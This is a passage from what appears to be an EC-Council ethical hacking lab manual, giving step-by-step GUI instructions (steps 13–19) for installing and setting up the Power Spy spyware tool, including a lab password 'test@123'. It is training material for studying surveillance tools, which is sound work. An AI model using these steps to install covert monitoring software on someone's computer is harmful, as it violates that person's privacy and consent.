


Figure 3.1.7: Setup - Power Spy window

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.




Figure 3.1.8: Setup - Power Spy window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Run as Administrator** window appears; click **Run**.

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.




Figure 3.1.9: Run as administrator window

15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Figure 3.1.10: Setup login password window: enter password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Information** dialog box appears; click **OK**.

Figure 3.1.11: Information dialog box

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.12: Enter login password window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Register product** window appears; click **Later** to continue.




Figure 3.1.13: Register product window

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.

